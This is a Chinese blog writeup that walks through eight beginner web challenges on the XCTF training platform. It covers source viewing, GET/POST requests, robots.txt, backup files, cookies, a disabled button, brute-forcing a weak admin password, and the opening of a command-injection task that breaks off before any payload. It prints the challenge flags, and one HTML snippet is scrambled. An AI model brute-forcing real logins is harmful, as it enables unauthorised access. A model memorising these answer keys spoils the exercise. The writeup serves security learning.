

# 攻防世界web新手题解题writeup

原创

Aurora李 于 2020-09-09 22:18:07 发布 1676 收藏 6

分类专栏: [攻防世界 网络安全](#) 文章标签: [web 安全 php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/devilare/article/details/108501014>

版权



[攻防世界](#) 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏



[网络安全](#)

35 篇文章 0 订阅

订阅专栏


## 攻防世界web新手题

1.view\_source

题目描述: X老师让小宁同学查看一个网页的源代码, 但小宁同学发现鼠标右键好像不管用了。


题目场景:

<http://220.249.52.133:58537>



FLAG is not here

初级题, 按下F12查看网页源码得到flag



FLAG is not here




```
<!DOCTYPE html>
<html lang="en"> event
</head>
<body>
  <script>
    <h1>FLAG is not here</h1>
    <!--cyberpeace{31129d45cc64bb241f5a7d8a1e30b1f7}-->
  </body>
</html>
```

## html > body 2.get\_post

题目描述: X老师告诉小宁同学HTTP通常使用两种请求方法, 你知道是哪两种吗?


题目场景:

http://220.249.52.133:35963



请用GET方式提交一个名为a,值为1的变量


打开场景发现提示在域名栏输入 `**/?a=1**` 得到新的提示



请用GET方式提交一个名为a,值为1的变量


请再以POST方式随便提交一个名为b,值为2的变量


这里我们可以用到一个火狐插件Max HackBar, 点击Post Data在框内输入b=2




请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量






点击Execution得到flag



请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{382ca173ff3edf5a1d50d8ed393bb467}




### 3.robots

题目描述: X老师上课讲了Robots协议,小宁同学却上课打了瞌睡,赶紧来教教小宁Robots协议是什么吧。

题目场景:

http://220.249.52.133:33555

打开场景我们什么也没看到。但看题目知道应该是与Robots协议有关,所以我们就去看看它的Robots协议,在域名栏输入robots.txt得到如图所示



发现他有提示我们直接访问手动输入地址加flag\_1s\_h3re.php文件得到flag: cyberpeace{9f8353e5d9981b488c933af49a11eff3}

### 4.backup

题目描述: X老师忘记删除备份文件,他派小宁同学去把备份文件找出来,一起来帮小宁同学吧!

题目场景:

http://220.249.52.133:32504



你知道index.php的备份文件名吗?

备份文件名？不太清楚，百度搜索备份文件名了解到大多数备份文件名以.bak结尾在地址栏输入/index.php.bak 得到一个下载文件用记事本打开该文件得到flag:

```

index.php - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
<html>
<head>
  <meta charset="UTF-8">
  <title>备份文件</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-top:200px;
      width:20em;
    }
  </style>
</head>
<body>
<h3>你知道index.php的备份文件名吗? </h3>
<?php
$flag="Cyberpeace(855A1C4B3401294CB6604CCC98BDE334)"
?>
</body>
</html>

```

### 5.cookie

题目描述: X老师告诉小宁他在cookie里放了些东西, 小宁疑惑地想: ‘这是夹心饼干的意思吗?’

题目场景:

http://220.249.52.133:59000



你知道什么是cookie吗?

百度搜索cookie得到

## 在网页上的cookie是什么意思呀?

我来答 新人答题

netku Lv5 推荐于2016-08-11

关注

所谓Cookie, 只是一条极为短小的信息, 它能够被网站自动地放置在一台电脑的硬盘中。通过Cookie, 网站可以识别你是第一次访问, 或是又一次访问它。网站还可以利用Cookie了解你对哪些内容感兴趣, 收集与用户有关的信息, 例如邮政区号、计算机芯片的类型以及其他信息。在你浏览某些网站的时, 网站的程序会在你不知不觉中将一个小的Cookie(作为一个文本文件)存储在你的硬盘中。如果你想知道自己电脑里都有什么样的Cookie, 那么请在Windows目录下寻找Cookie的文件夹。如果你使用IE浏览器, 那么你可以在如下的路径找到Cookie文件: C:\Windows\Cookies。

### 去除Cookie

如果你不想在电脑里存储Cookie, 可以改变浏览器的设置。具体方法如下(以IE为例):




启动IE，找到“工具/Internet 选项/安全/自定义级别”，这时你就可以看到如何处理Cookie的不同选项了。这种方法适用于IE 5.0以上的版本。

### Cookie的高级管理

既然我们前面提到了，网站是依靠Cookie来辨认我们的行踪的，那么我们能否通过Cookie设置来隐蔽自己呢？

当然可以！对于某些大型网站(如新浪、赛迪网等)，我们可以完全相信他们，放心地使用Cookie，这会给我们带来很多方便。而某些网站中使用的Cookie是比较危险的，这时我们只有分别对待了。为了防止危害的发生，在浏览器软件中都提供了是否接受Cookie的设置，但实际操作起来比较麻烦。


大概意思就是用来保存信息的東西。可我们还是不知道怎么解决这道题，抓个包看看



我们在地址栏输入 cookie.php 得到新的提示

See the http response

再抓一次包并且分析得到




## 6.disabled\_button



题目描述: X老师今天上课讲了前端知识, 然后给大家一个不能按的按钮, 小宁惊奇地发现这个按钮按不下去, 到底怎么才能按下去呢?


题目场景:

<http://220.249.52.133:34870> 查看源码




一个不能按的按钮






发现在body里面有个form里有个刺眼的disabled，删除这个，点击flag得到flag

### 一个不能按的按钮



cyberpeace{c07255eb7f4dbf0bb8aac7f24dd16374}




### 7.weak\_auth

题目描述：小宁写了一个登陆验证页面，随手就设了一个密码。


题目场景：

http://220.249.52.133:56391

打开场景我们发现是一个登录界面，但我们既没有用户名也没有密码怎么办？随便输入用户名和密码试试，弹出提示框



看来用户名是admin，那么密码呢？这个就只好抓包爆破了



Type:  Sequential  Random

From:

To:

Step:

How many:

**Number format**

Base:  Decimal  Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits:

**Examples**

1.1

987654321.1234568

5	1	100004	200	<input type="checkbox"/>	<input type="checkbox"/>	434
6	1	100005	200	<input type="checkbox"/>	<input type="checkbox"/>	434
7	1	100006	200	<input type="checkbox"/>	<input type="checkbox"/>	434
8	1	100007	200	<input type="checkbox"/>	<input type="checkbox"/>	434
9	1	100008	200	<input type="checkbox"/>	<input type="checkbox"/>	434

<https://blog.csdn.net/devilare>

根据一般密码都为6位及以上，所以我们先从简单的数字爆破起，嘿，最后居然得出了密码为：123456输入密码得到flag：cyberpeace{d6ab65ee0e0fef34f36602cf542bb20e}


### 8.command\_execution

题目描述：小宁写了个ping功能,但没有写waf,X老师告诉她这是非常危险的，你知道为什么吗。

题目场景：

http://220.249.52.133:37142

打开场景如图：




# PING

请输入需要ping的地址

PING

<https://blog.csdn.net/devilare>

由于不了解ping是什么，百度。



Baidu 百科 ping

进入词条

专家贡献

## ping (网络诊断工具)

本词条由“科普中国”科学百科词条编写与应用工作项目 审核。

PING (Packet Internet Groper)，因特网包探索器，用于测试网络连接量的程序<sup>[1]</sup>。Ping是工作在TCP/IP网络体系结构中应用层的一个服务命令，主要是向特定的目的主机发送ICMP（Internet Control Message Protocol 因特网报文控制协议）Echo 请求报文，测试目的站是否可达及了解其有关状态<sup>[2]</sup>。

中文名	因特网包探索器	简称	PING
外文名	Packet Internet Groper	作用	测试网络连接量

收藏 | 4179 | 470

```

C:\Users\Administrator>ping www.baidu.com
Pinging www.baidu.com [202.106.0.13] with 32 bytes of data:
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Reply from 202.106.0.13: bytes=32 time=21ms TTL=128
Ping statistics for 202.106.0.13:
    Packet: Sent = 10, Received = 10, Lost = 0 (0% loss),
    Approximate round trip times in milliseconds:
        Minimum = 20, Maximum = 21, Average = 20.526ms
  
```



目录

- 1 基本信息
- 2 实现方式
  - ICMPping
  - TCPping
- 3 ping命令用法
  - UDPPing
  - Windowsping
  - 用户Ping
- 4 检查网络故障
- 5 影响因素

## 基本信息 编辑

